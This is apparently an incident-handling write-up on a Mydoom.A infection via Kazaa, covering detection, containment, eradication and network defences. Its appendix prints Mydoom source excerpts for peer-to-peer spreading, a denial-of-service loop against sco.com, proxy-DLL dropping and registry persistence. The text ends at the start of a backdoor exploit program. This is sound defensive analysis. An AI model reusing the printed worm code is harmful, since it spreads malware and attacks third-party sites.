
Presence of activation\_crack.bat file in the Shared Folder of Kazaa and entry for TaskMon.exe application in the System32 folder, confirm the presence of the Virus.







Presence of a notepad with junk characters is also a signature for the virus.



Running of Nmap can show the open ports in a network indicating the presence of a Mydoom backdoor.

#### Nmap information before running infected file

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
1025/tcp	open	listen
3389/tcp	open	msrdp
5000/tcp	open	fics

#### Nmap information after running infected file

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
1025/tcp	open	listen
3128/tcp	open	squid-http
3389/tcp	open	msrdp
5000/tcp	open	fics

## Containment

The virus can be contained by isolating the system from the Kazaa network. This can be done by closing the KMD client. By default this client is opened on log-in. And when this client is opened, the shared folder is automatically shared with other users of the Kazaa network. Closing the KMD client ensures that access is denied to the attacker through Kazaa network.

Running the netstat-a command before and after exiting out of KMD confirms that the p2p connection is no longer active.

```
H:\>netstat -a
```

Active Connections when KMD client is open.

Proto	Local Address	Foreign Address	State
TCP	WS001:epmap	WS001:0	LISTENING
TCP	WS001:microsoft-ds	WS001:0	LISTENING
TCP	WS001:1025	WS001:0	LISTENING
TCP	WS001:1039	WS001:0	LISTENING
TCP	WS001:1040	WS001:0	LISTENING
TCP	WS001:3051	WS001:0	LISTENING
TCP	WS001:3070	WS001:0	LISTENING
TCP	WS001:3296	WS001:0	LISTENING
TCP	WS001:3531	WS001:0	LISTENING
TCP	WS001:3947	WS001:0	LISTENING
TCP	WS001:4238	WS001:0	LISTENING
TCP	WS001:4398	WS001:0	LISTENING
TCP	WS001:4686	WS001:0	LISTENING
TCP	WS001:4726	WS001:0	LISTENING
TCP	WS001:4873	WS001:0	LISTENING
TCP	WS001:5000	WS001:0	LISTENING
TCP	WS001:5101	WS001:0	LISTENING
TCP	WS001:8755	WS001:0	LISTENING
TCP	WS001:8765	WS001:0	LISTENING
TCP	WS001:47000	WS001:0	LISTENING
TCP	WS001:1039	localhost:3306	ESTABLISHED
TCP	WS001:3051	localhost:3306	ESTABLISHED
TCP	WS001:3070	localhost:3306	ESTABLISHED
TCP	WS001:3306	WS001.:0	LISTENING
TCP	WS001:3306	localhost:1039	ESTABLISHED
TCP	WS001:3306	localhost:3051	ESTABLISHED
TCP	WS001:3306	localhost:3070	ESTABLISHED
TCP	WS001:3650	localhost:8755	TIME_WAIT
TCP	WS001:netbios-ssn	WS001:0	LISTENING

```

TCP    WS001:3765    p2pclient:2512 SYN_SENT
UDP    WS001:microsoft-ds *.*
UDP    WS001:isakmp  *.*
UDP    WS001:1026    *.*
UDP    WS001:1027    *.*
UDP    WS001:1028    *.*
UDP    WS001:3007    *.*
UDP    WS001:3071    *.*
UDP    WS001:3258    *.*
UDP    WS001:3326    *.*
UDP    WS001:3531    *.*
UDP    WS001:4170    *.*
UDP    WS001:4388    *.*
UDP    WS001:ntp     *.*
UDP    WS001:1900    *.*
UDP    WS001:3056    *.*
UDP    WS001:4381    *.*
UDP    WS001:4397    *.*
UDP    WS001:4437    *.*
UDP    WS001:4881    *.*
UDP    WS001:ntp     *.*
UDP    WS001:netbios-ns *.*
UDP    WS001:netbios-dgm *.*
UDP    WS001:1900    *.*

```

Active Connections when KMD client is open.

Proto	Local Address	Foreign Address	State
TCP	WS001:epmap	WS001:0	LISTENING
TCP	WS001:microsoft-ds	WS001:0	LISTENING
TCP	WS001:1025	WS001:0	LISTENING
TCP	WS001:1039	WS001:0	LISTENING
TCP	WS001:1040	WS001:0	LISTENING
TCP	WS001:3051	WS001:0	LISTENING
TCP	WS001:3070	WS001:0	LISTENING
TCP	WS001:3296	WS001:0	LISTENING
TCP	WS001:3531	WS001:0	LISTENING
TCP	WS001:3947	WS001:0	LISTENING
TCP	WS001:4238	WS001:0	LISTENING
TCP	WS001:4398	WS001:0	LISTENING
TCP	WS001:4686	WS001:0	LISTENING
TCP	WS001:4726	WS001:0	LISTENING
TCP	WS001:4873	WS001:0	LISTENING
TCP	WS001:5000	WS001:0	LISTENING
TCP	WS001:5101	WS001:0	LISTENING

```

TCP WS001:8755 WS001:0 LISTENING
TCP WS001:8765 WS001:0 LISTENING
TCP WS001:47000 WS001:0 LISTENING
TCP WS001:1039 localhost:3306 ESTABLISHED
TCP WS001:3051 localhost:3306 ESTABLISHED
TCP WS001:3070 localhost:3306 ESTABLISHED
TCP WS001:3306 WS001.:0 LISTENING
TCP WS001:3306 localhost:1039 ESTABLISHED
TCP WS001:3306 localhost:3051 ESTABLISHED
TCP WS001:3306 localhost:3070 ESTABLISHED
TCP WS001:3650 localhost:8755 TIME_WAIT
TCP WS001:netbios-ssn WS001:0 LISTENING
UDP WS001:microsoft-ds *.*
UDP WS001:isakmp *.*
UDP WS001:1026 *.*
UDP WS001:1027 *.*
UDP WS001:1028 *.*
UDP WS001:3007 *.*
UDP WS001:3071 *.*
UDP WS001:3258 *.*
UDP WS001:3326 *.*
UDP WS001:3531 *.*
UDP WS001:4170 *.*
UDP WS001:4388 *.*
UDP WS001:ntp *.*
UDP WS001:1900 *.*
UDP WS001:3056 *.*
UDP WS001:4381 *.*
UDP WS001:4397 *.*
UDP WS001:4437 *.*
UDP WS001:4881 *.*
UDP WS001:ntp *.*
UDP WS001:netbios-ns *.*
UDP WS001:netbios-dgm *.*
UDP WS001:1900 *.*

```

The virus also starts the taskmon.exe process. This can be stopped by going to the taskmanger. ctrl+alt+delete will pop up the menu that has the icon "task manager". Killing the "Taskmon.exe" process will reduce the CPU usage to normal levels.

Eradication :


The virus can be eradicated by using any of the automatic tools provided by Anti-virus vendors. Microsoft also has a tool which will scan the virus and


automatically remove it from the system. This tool can be downloaded from the windows update website.

If there are any problems in getting the automatic tools, manual removal is also possible. Since the victim is a Windows XP machines, system restore has to be disabled to launch this process. Windows XP uses this feature to restore the files on your computer in case they become damaged. If a virus, infects a computer, System Restore may back up the virus on the computer. Windows prevents outside programs, including antivirus programs, from modifying System Restore. Therefore, antivirus programs or tools cannot remove threats in the System Restore folder. As a result, System Restore has can restore an infected file on your computer, even after the infected files were cleaned from the folders. Virus definitions have to be updated and the computer needs to be restarted in the safe mode. The system needs to be scanned for Viruses and all files detected as Mydoom.A need to be removed. The values added to the registries need to be removed and webcheck.dll file needs to be reregistered.

Since Mydoom and its variants launch a DOS attack against Microsoft.com, Symantec.com and some other anti-virus vendors there could a problem in downloading the tools. In such a case the tool has to be downloaded from a computer that is not infected. It can then be transferred to the infected computer by mapping the network drive, using a floppy etc.

Using the bullguard virus protection which comes as part of the Kazaa package will also identify the files that contain the virus. However this software scans only the "share folders" of Kazaa. If a user moves an infected file from the shared folder to another folder, then this virus protection is useless.






Recovery:


Once the Mydoom.A virus is removed, the system is returned to "know good" state as the virus doesn't do any permanent damage to the files.

The following steps confirm that the virus is no longer present.

The registry no longer has TaskMon.



The Myshared folder no longer has the activation\_crack file. No other suspicious files are present in the directory.



Executing the following command shows that no services are running on the ports 3127 - 3198. This shows that no backdoor's of the Mydoom virus are open.

```
H:\>netstat -a
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	WS001:epmap	WS001:0	LISTENING
TCP	WS001:microsoft-ds	WS001:0	LISTENING
TCP	WS001:1025	WS001:0	LISTENING
TCP	WS001:1039	WS001:0	LISTENING
TCP	WS001:1040	WS001:0	LISTENING
TCP	WS001:3051	WS001:0	LISTENING
TCP	WS001:3070	WS001:0	LISTENING
TCP	WS001:3296	WS001:0	LISTENING
TCP	WS001:3531	WS001:0	LISTENING
TCP	WS001:3947	WS001:0	LISTENING
TCP	WS001:4238	WS001:0	LISTENING
TCP	WS001:4398	WS001:0	LISTENING




```

TCP WS001:4686 WS001:0 LISTENING
TCP WS001:4726 WS001:0 LISTENING
TCP WS001:4873 WS001:0 LISTENING
TCP WS001:5000 WS001:0 LISTENING
TCP WS001:5101 WS001:0 LISTENING
TCP WS001:8755 WS001:0 LISTENING
TCP WS001:8765 WS001:0 LISTENING
TCP WS001:47000 WS001:0 LISTENING
TCP WS001:1039 localhost:3306 ESTABLISHED
TCP WS001:3051 localhost:3306 ESTABLISHED
TCP WS001:3070 localhost:3306 ESTABLISHED
TCP WS001:3306 WS001.:0 LISTENING
TCP WS001:3306 localhost:1039 ESTABLISHED
TCP WS001:3306 localhost:3051 ESTABLISHED
TCP WS001:3306 localhost:3070 ESTABLISHED
TCP WS001:3650 localhost:8755 TIME_WAIT
TCP WS001:netbios-ssn WS001:0 LISTENING
TCP WS001:3765 p2pclient:2512 SYN_SENT
UDP WS001:microsoft-ds *.*
UDP WS001:isakmp *.*
UDP WS001:1026 *.*
UDP WS001:1027 *.*
UDP WS001:1028 *.*
UDP WS001:3007 *.*
UDP WS001:3071 *.*
UDP WS001:3258 *.*
UDP WS001:3326 *.*
UDP WS001:3531 *.*
UDP WS001:4170 *.*
UDP WS001:4388 *.*
UDP WS001:ntp *.*
UDP WS001:1900 *.*
UDP WS001:3056 *.*
UDP WS001:4381 *.*
UDP WS001:4397 *.*
UDP WS001:4437 *.*
UDP WS001:4881 *.*
UDP WS001:ntp *.*
UDP WS001:netbios-ns *.*
UDP WS001:netbios-dgm *.*
UDP WS001:1900 *.*


```

Using an nmap is also helpful to find out the open ports on remote machines.

The version of kmd client used by the victim has Bullguard software. However it was running on its default settings. Scan for viruses was set to "once every week". This was changed to "Each time KMD is started".



The Kazaa Media Options menu has a Filter Icon. The default settings do not "filter file types that contain potential viruses". Enabling this and clicking on apply will ensure that files with potential viruses are not transferred through Kazaa.



## Lessons Learned

It is better to rectify the root cause of the problem than to deal with the symptoms. Since Kazaa is the reason for the spread of the virus, stopping the Kazaa traffic is a more effective way of dealing with the virus. This way not just the Mydoom virus but any virus being spread by Kazaa can be tackled.

As described earlier, because of the "intelligent file sharing" used by Kazaa, it is not easy to build ACL's to block the attack.

Blocking a particular port or a set of ports doesn't solve the problem. Since Supernodes are dynamically assigned, building ACL's to block a set of ip's is also futile.

Cisco's NIDS does shunning by blocking the ip's of the machines that are transmitting traffic belonging to specific signatures. The problem with this is that the IDS can easily get saturated. There is an upper limit on the number of ip's an IDS can shun at a given point of time. The default value of this upper limit is 100. The default time to do a signature based shun is 15 minutes. Current design is for shuns to be added as the alerts are received. Timed out shuns are checked every 5 seconds, and removed when the timeout is detected. If the shuns are

equally spaced in time, then one can expect a new shun to be added every 9 seconds ( $\{15*60\}/100$ ) and an old shun to expire during that time. This is going to slow down the router as it has to constantly update the ACL's.

In the fictitious network, the next layer of defense is the PIX. Again because of the "intelligent file transfer" property of Fast track network PIX rules cannot effectively stop Kazaa traffic.

The solution to this problem is to reduce the Kazaa traffic that enters the network. This will at least reduce the chances of spreading the MyDoom virus through Kazaa and the signature on the IDS will take care of the Mydoom traffic spreading through email.

Dropping Kazaa traffic at the edge is possible by using the NBAR (Network Based Application Provision) in Cisco Routers. Policing rules (dropping a particular stream of traffic if it exceeds a limit) can also be used in conjunction with NBAR.

A sample NBAR configuration is provided below.

```
class-map match-any p2p
  match protocol fasttrack file-transfer *
```

```
policy-map block-p2p
  class p2p
    drop
```

\* is a wildcard character used to match any traffic belonging to that genre.

If P2P tools are used in the organization for purposes other than sharing music files (which consume a lot of bandwidth) the ACL's can be modified to drop traffic that exceeds a set rate.

```
class-map match-any p2p

policy-map
  police 1000 confirm-action transmit exceed-action drop
```

This drops any amount of traffic greater than 1000 kbps.

Blocking port 1214 is also a good idea as this is one of the most common ports used by Kazaa.

```
access-list deny tcp any any eq 1214
```

The next preventive action that network administrators need to do is to make sure that virus definitions of Anti-virus software on individual machines are up to date.

Periodic port scanning using tools like nmap can determine the machines that are vulnerable. Any machines that have ports from 3127 - 3198 need to be investigated further as there could be a possibility of a Mydoom backdoor.

Individuals using Kazaa must make sure that they have Bullguard protection. If their version of Kazaa doesn't come with bullgaurd, then they need to upgrade to the latest version. They also need to make sure that Virus definitions of Anti-virus software is up to date.

### **Extras**

Here is a workaround to access the websites on which MyDoom virus did a DOS attack.

For Windows 95, Windows 98 and Windows ME go to Start Run and type command to get a command prompt. Within the command prompt, type the following commands:

```
del c:\windows\hosts [enter]
```

For all other Windows Versions go to Start Run and type cmd to get a command prompt. Within the command prompt, type the following commands:

```
del /F %systemroot%\system32\drivers\etc\hosts [enter]
```

```
echo # Temporary HOSTS file >%systemroot%\system32\drivers\etc\hosts  
[enter]
```

```
attrib +R %systemroot%\system32\drivers\etc\hosts [enter]
```

Windows NT, needs to be rebooted for these commands to take effect

Windows 2000, Windows XP, and Windows 2003, need not be rebooted.

Instead, the following command has to be typed

```
ipconfig /flushdns [enter]
```

## Appendix

### Excerpts of the Source code

Kazaa\_Names: This is how the names are provided to the shared files

```
char *kazaa_names[] = {
    "jvanzc5",
    "vpd2004-svany",
    "npgvingvba_penpx",
    "fgevc-tvey-2.0o" /* missed comma in the original version */
    "qpbz_cngpurf",
    "ebbgxvgKC",
    "bssvpr_penpx",
    "ahxr2004"
};
```

Kazaa\_spread : This is how the virus copies to the kazaa shared folder

```
static void kazaa_spread(char *file)
{
    int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names[0]);
    char kaza[256];
    DWORD kazalen=sizeof(kaza);
    HKEY hKey;
    char key_path[64], key_val[32];

    // Software\Kazaa\Transfer
    rot13(key_path, "Fbsginer\\Xnmnn\\Genafsre");
    rot13(key_val, "QyQve0"); // "DIDir0"

    // Get the path to Kazaa from the registry
    ZeroMemory(kaza, kazalen);
    if
    (RegOpenKeyEx(HKEY_CURRENT_USER,key_path,0,KEY_QUERY_VALUE,&hKey)) return;

    if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza, &kazalen))
return;
    RegCloseKey(hKey);

    if (kaza[0] == 0) return;
    if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
    if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
    rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() % kazaa_names_cnt]);
```

```

lstrcat(kaza, ".");

switch (xrand16() % 6) {
    case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); break;
    case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); break;
    case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
    default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
}

CopyFile(file,kaza,TRUE);
}

```

scodos\_th : This generates the DOS attack on SCO.com

```

static DWORD _stdcall scodos_th(LPVOID pv)
{
    struct sockaddr_in addr;
    char buf[512];
    int sock;

    rot13(buf,
        /*
         * "GET / HTTP/1.1\r\n"
         * "Host: www.sco.com\r\n"
         * "\r\n";
         */
        "TRG / UGGC/1.1\r\n"
        "Ubfg: " SCO_SITE_ROT13 "\r\n"
        "\r\n");

    SetThreadPriority(GetCurrentThread(),
        THREAD_PRIORITY_BELOW_NORMAL);
    if (pv == NULL) goto ex;
    addr = *(struct sockaddr_in *)pv;
    for (;;) {
        sock = connect_tv(&addr, 8);
        if (sock != 0) {
            send(sock, buf, lstrlen(buf), 0);
            Sleep(300);
            closesocket(sock);
        }
    }
ex:
    ExitThread(0);
    return 0;
}

```

This is how the virus gets into the folders and modifies the registry keys

```
void payload_xproxy(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH+20];
    HANDLE hFile;
    int i;
    rot13(fname, "fuvztncv.qyy"); /* "shimgapi.dll" */
    sync->xproxy_state = 0;
    for (i=0; i<2; i++) {
        if (i == 0)
            GetSystemDirectory(fpath, sizeof(fpath));
        else
            GetTempPath(sizeof(fpath), fpath);
        if (fpath[0] == 0) continue;
        if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
        lstrcat(fpath, fname);
        hFile = CreateFile(fpath, GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE,
NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
            if (GetFileAttributes(fpath) ==
INVALID_FILE_ATTRIBUTES)
                continue;
            sync->xproxy_state = 2;
            lstrcpy(sync->xproxy_path, fpath);
            break;
        }
        decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
        CloseHandle(hFile);
        sync->xproxy_state = 1;
        lstrcpy(sync->xproxy_path, fpath);
        break;
    }

    if (sync->xproxy_state == 1) {
        LoadLibrary(sync->xproxy_path);
        sync->xproxy_state = 2;
    }
}
```



```

void sync_check_frun(struct sync_t *sync)
{
    HKEY k;
    DWORD disp;
    char i, tmp[128];

    /*
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
    rot13(tmp,
"Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");

    sync->first_run = 0;
    for (i=0; i<2; i++)
        if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE :
HKEY_CURRENT_USER,
            tmp, 0, KEY_READ, &k) == 0) {
            RegCloseKey(k);
            return;
        }

    sync->first_run = 1;
    for (i=0; i<2; i++)
        if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE :
HKEY_CURRENT_USER,
            tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
            RegCloseKey(k);
}

int sync_mutex(struct sync_t *sync)
{
    char tmp[64];
    rot13(tmp, "FjroFvcpFzgf0"); /* "SwebSipcSmtxS0" */
    CreateMutex(NULL, TRUE, tmp);
    return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}

void sync_install(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
    HANDLE hFile;
    int i;
    rot13(fname, "gnfxzba.rkr"); /* "taskmon.exe" */

    GetModuleFileName(NULL, selfpath, MAX_PATH);
    lstrcpy(sync->sync_instpath, selfpath);
}

```

```

for (i=0; i<2; i++) {
    if (i == 0)
        GetSystemDirectory(fpath, sizeof(fpath));
    else
        GetTempPath(sizeof(fpath), fpath);
    if (fpath[0] == 0) continue;
    if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
    lstrcat(fpath, fname);
    SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
    hFile = CreateFile(fpath, GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE,
        NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
        if (GetFileAttributes(fpath) ==
INVALID_FILE_ATTRIBUTES)
            continue;
        lstrcpy(sync->sync_instpath, fpath);
        break;
    }
    CloseHandle(hFile);
    DeleteFile(fpath);

    if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
    lstrcpy(sync->sync_instpath, fpath);
    break;
}
}

```

sync\_startup: This subroutine runs the TaskMon when the system is restarted.

```

void sync_startup(struct sync_t *sync)
{
    HKEY k;
    char regpath[128];
    char valname[32];

    /* "Software\Microsoft\Windows\CurrentVersion\Run" */
    rot13(regpath, "Fbsgjner\Zvpfbfbsg\Jvaqbjf\PheeragIrefvba\Eha");
    rot13(valname, "GnfxZba"); /* "TaskMon" */

    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE,
&k) != 0)
        if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0,
KEY_WRITE, &k) != 0)
            return;
}

```

```

        RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath,
        lstrlen(sync->sync_instpath)+1);
        RegCloseKey(k);
    }

```

A program that exploits MyDoom's backdoor

```

// MyDoom.A Upload/Exec Backdoor
#include <stdio.h>
#include <string.h>
#include <winsock.h>

#pragma lib <ws2_32.lib>

int main(int argc, char *argv[]) {
